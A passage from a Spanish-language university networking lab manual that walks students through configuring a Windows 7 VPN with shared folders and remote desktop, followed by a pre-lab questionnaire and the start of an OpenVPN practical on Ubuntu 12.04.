


Figura 18 Archivos compartidos

Es importante señalar que cuando se agrega a un cliente, el servidor le puede dar permisos especiales de lectura o lectura/escritura (figura 19).




Figura 19 Asignación de propiedades al usuario UNAM

Una vez compartido oprimir el botón de *Listo* y se cierran todas las ventanas (figura 20).




Figura 20 El archivo esta compartido

Cuando el cliente *UNAM* se desconecta de la VPN, simplemente desaparece el icono de las conexiones de red y ya no se comparten las carpetas y archivos (figura 21).




Figura 21 Conexiones de Red

4.3 Configuración del cliente

4.3.1 Creación del grupo de trabajo

Inicia sesión en Windows 7 y en la pantalla, selecciona *Inicio >> Equipo* y con el botón derecho, aparecerá un recuadro donde se le dará en *Propiedades* (figura 22).




Figura 22 Propiedades del menú

A continuación, aparece la ventana de *Sistema*, donde en la parte inferior derecha se debe oprimir el botón de *Cambiar configuración* (figura 23).




Figura 23 Ventana del sistema

Se despliega otra ventana llamada *Propiedades del sistema*, en la pestaña de *Nombre del equipo* donde aparece la descripción del equipo, dar clic al botón *Cambiar* ya que se requiere poner otro nombre del equipo y grupo de trabajo a utilizar.

En la nueva ventana >> *Cambios en el dominio o el nombre del equipo*, cambiar el nombre del equipo por *Beta* y el grupo de trabajo debe ser el mismo que se le puso en el servidor *WORK* y darle *Aceptar*. Con ello, aparece un recuadro avisando que se *unió correctamente al grupo de trabajo WORK*.

Después se debe reiniciar el equipo para aplicar los cambios pero antes debe cerrar todos los programas abiertos (figura 24).




Figura 24 Cambios en el dominio o el nombre de equipo

4.3.2 Asignación de la dirección IP

Cuando reinicie la sesión de la computadora, en el lado inferior derecho de la pantalla donde está el icono de red con un signo admiración, dar clic para que aparezca un recuadro y seleccionar *Abrir centro de redes y recursos compartidos*.

A continuación, del lado izquierdo seleccionar *Cambiar configuración del adaptador* (figura 25).




Figura 25 Centro de redes y recursos compartidos

En conexiones de red, identificar la *conexión de área local* y oprimir el botón derecho del ratón >> *Propiedades* >> Seleccionar *Protocolo de Internet versión 4 (TCP/IPv4)* y dar clic en *Propiedades* (figura 26).




Figura 26 Propiedades de conexiones de área local

Ahora, en la pantalla se asignará la dirección IP a usar, para esto dar clic en *Usar la siguiente dirección IP*, la cual habilita los espacios de: *Dirección IP, máscara de subred y puerta de enlace predeterminada*.

Deberá escribir en cada renglón los siguientes datos (figura 27), darle aceptar y cerrar todas las ventanas:

- Dirección IP: *192.168.2.12*
- Mascara de subred: *255.255.255.0*
- Puerta de enlace predeterminada: *192.168.2.254*
- Servidor DNS preferido: *192.168.2.132*




Figura 27 Propiedades de conexiones de área local

Nuevamente oprimir el botón de Inicio del sistema operativo, en el buscador se debe poner *cmd* para abrir la consola de MS-DOS y en ella, teclear el comando *ipconfig* (figura 28).




Figura 28 Consola de MS-DOS

4.3.3 Conectar al servidor VPN

En la pantalla de Windows dar clic en *Inicio >> Panel de control >> Centro de redes y recursos compartidos >> Configurar una nueva conexión o red* (figura 29).




Figura 29 Centro de redes y recursos compartidos

En la nueva ventana se elige una opción de conexión, para este caso será *Conectarse a un área de trabajo >> Siguiente >>* Ahora, se pregunta *cómo se desea conectar* y será usando la *propia conexión a Internet (VPN)* (figura 30).

Figura 30 Conectarse a un área de trabajo mediante una VPN

A continuación se pregunta *¿Desea configurar una conexión a Internet antes de continuar?* y se da clic en que se configurará más tarde (figura 31).




Figura 31 Conectarse a un área de trabajo

Después se escribe la dirección de Internet del servidor *192.168.2.15* en el recuadro y se cambia el nombre del destino a *VPN >> Siguiente* (figura 32).




Figura 32 Conectarse a un área de trabajo

Se escribe el nombre del usuario y contraseña dados por el servidor y después en la opción de *crear >> Se crea satisfactoriamente la conexión >> Cerrar todas las ventanas*.

- Nombre del usuario: *UNAM*
- Contraseña: *123456*

En la pantalla inicial, del lado inferior derecho donde está el icono de red con un signo admiración, dar clic para que aparezca el recuadro y se observe la conexión creada de VPN.

Con el ratón, dar doble clic a la *conexión >> Se insertan los datos de usuario y contraseña >> Conectar* (figura 33).

Figura 33 Conectarse a una VPN

Se observa que el cliente se conecta al servidor por medio de la WAN Miniport (SSTP) (figura 34). ¿Qué significa esto?

_____

_____

_____




Figura 34 Conectarse a un VPN

Una vez conectado, se va a la *pantalla inicial de Windows >> Inicio >>* en el buscador, poner *cmd* y abrirlo *>>* teclear *ipconfig* (figura 35).

Figura 35 Consola de MS-DOS

¿Qué significa la dirección IP 10.1.1.2 y la 192.168.2.12?

_____

_____

4.3.4 Acceder a la carpeta y archivos compartidos

Pantalla inicial de Windows >> Inicio >> Equipo >> En la parte superior donde dice *Equipo*, teclear la dirección IP del servidor recordando que siempre inicia con doble diagonal (\\192.168.2.15) (figura 36).




Figura 36 Dirección IP a la que se conectó

Una vez obtenido el acceso, puede hacer uso de la carpeta compartida y los archivos de la computadora llamada ALFA (figura 37).




Figura 37 Archivo compartido de la VPN

4.3.5 Conexión a escritorio remoto

Esta función conecta dos equipos a través de una red o de Internet. Una vez establecida la conexión se verá el escritorio del servidor como si se estuviera frente a él, y se tendrá acceso a todos los programas y archivos.

Esta función está incluida en todas las ediciones de Windows 7, pero solamente se podrán conectar a equipos que ejecuten las ediciones Professional, Ultimate o Enterprise.

Desde la *pantalla de Windows >> Inicio >>* en la pestaña de T*odos los programas >> Accesorios >> Conexión a escritorio remoto* (figura 38).




Figura 38 Conexión a escritorio remoto

En la *nueva ventana* >> sin necesidad de mostrar las opciones, aparece un recuadro de *Equipo* en donde se especifica la dirección IP del servidor *192.168.2.15* >> Se le da clic en *conectar* (figura 39).

Figura 39 Dirección IP a la que se va a conectar

Se ingresan las credenciales de nombres de usuario y contraseña de la computadora a acceder (en este caso, la del servidor) (figura 40).

Figura 40 Escritura del nombre y contraseña de la cuenta

Aparece un mensaje de advertencia, de que *No puede comprobarse la identidad del equipo remoto. ¿Desea conectarse de todos modos?* y se selecciona que Sí (figura 41).

Figura 41 Conexión a escritorio remoto

Una vez establecida la conexión, aparece en la pantalla la sesión remota del escritorio del servidor (figura 42).

Figura 42 Inicio del escritorio remoto de Windows

Para corroborar que se tiene acceso al equipo remoto, simplemente en la pantalla inicial de Windows se le da clic en *Inicio >>* en el buscador se pone *cmd >>* y se teclea *ipconfig* (figura 43).




Figura 43 Conexión a escritorio remoto

Se concluye cerrando la ventana y el escritorio remoto, se muestra una ventana donde se indica que la sesión remota se desconectará y se regresa a la pantalla del cliente (figura 44).




Figura 44 Conexión a escritorio remoto

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 7

CONFIGURAR UNA VPN EN WINDOWS

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuáles son los protocolos que usa VPN y en qué consisten?
2. Describe los diferentes tipos de VPN.
3. Menciona las ventajas y desventajas de usar VPN.
4. Describe a qué se refiere un escritorio remoto.
5. ¿Qué es SSTP?
6. ¿En qué consisten los siguientes comandos?
   a) ipconfig
   b) ping

PRÁCTICA NO.8

CONFIGURAR UNA VPN EN LINUX

PRÁCTICA 8

CONFIGURAR UNA VPN EN LINUX

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá el mecanismo de protección (VPN) para cuidar la seguridad informática en una organización de manera lógica.
- Analizará cómo funciona una VPN y qué elementos debe incluir.
- Al finalizar la práctica tendrá la capacidad de configurar una VPN así como compartir carpetas y archivos dentro de ella.

2.- Conceptos teóricos

La VPN (Virtual Private Networks, red privada virtual) es una red privada que se extiende mediante un proceso de encapsulación dentro de un túnel cifrado, los paquetes de datos son enviados a diferentes puntos remotos, mediante el uso de infraestructuras públicas de transporte. Permite al usuario acceder a su red corporativa, asignando a su ordenador remoto las direcciones y privilegios de ésta, aunque la conexión la haya realizado mediante un acceso público a Internet (figura 1).




Figura 1 Túnel que se forma al hacer una conexión en una VPN

Los protocolos que usa son: PPTP (Point to Point Tunneling Protocol, Protocolo de túnel punto a punto), IPSec (Internet Protocol Security, Protocolo de Seguridad en Internet) y L2TP (Layer 2 Tunneling Protocol, Protocolo de túnel en la capa 2) (figura 2).




Figura 2 Ejemplo de una red privada virtual

3.- Equipo y material necesario

Material que debe traer el alumno

- 2 cables patch cord de Ethernet

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Ubuntu 12.04LTS
- Un Mini Switch Ethernet 10/100 Mbps (5 Puertos) ANSEL Communications

4.- Desarrollo

Modo de trabajar

La realización de la práctica será en parejas.

El sistema operativo Ubuntu 12.04 LTS contiene la funcionalidad de VPN llamada *OpenVPN*, la cual es una herramienta de código abierto que se adapta a una amplia gama de configuraciones, incluyendo acceso remoto. Es una solución multiplataforma que ha simplificado mucho las configuraciones de VPN, dejando atrás las soluciones difíciles de configurar como IPsec y haciéndola más accesible para la gente inexperta en este tipo de tecnología.

Los pasos para realizar una conexión mediante una VPN entre un cliente y un servidor son los siguientes:

4.1 Usando los cables patch cord de Ethernet, conecta en los puertos del switch las dos computadoras que se usarán como servidor y cliente (recordando que en la numeración de los puertos del switch, inicia del 1 al 5 y que en el primero, no debe usarse porque es el puerto que se usa para conectarse a Internet y los demás, sirven para que se comuniquen los equipos entre sí).

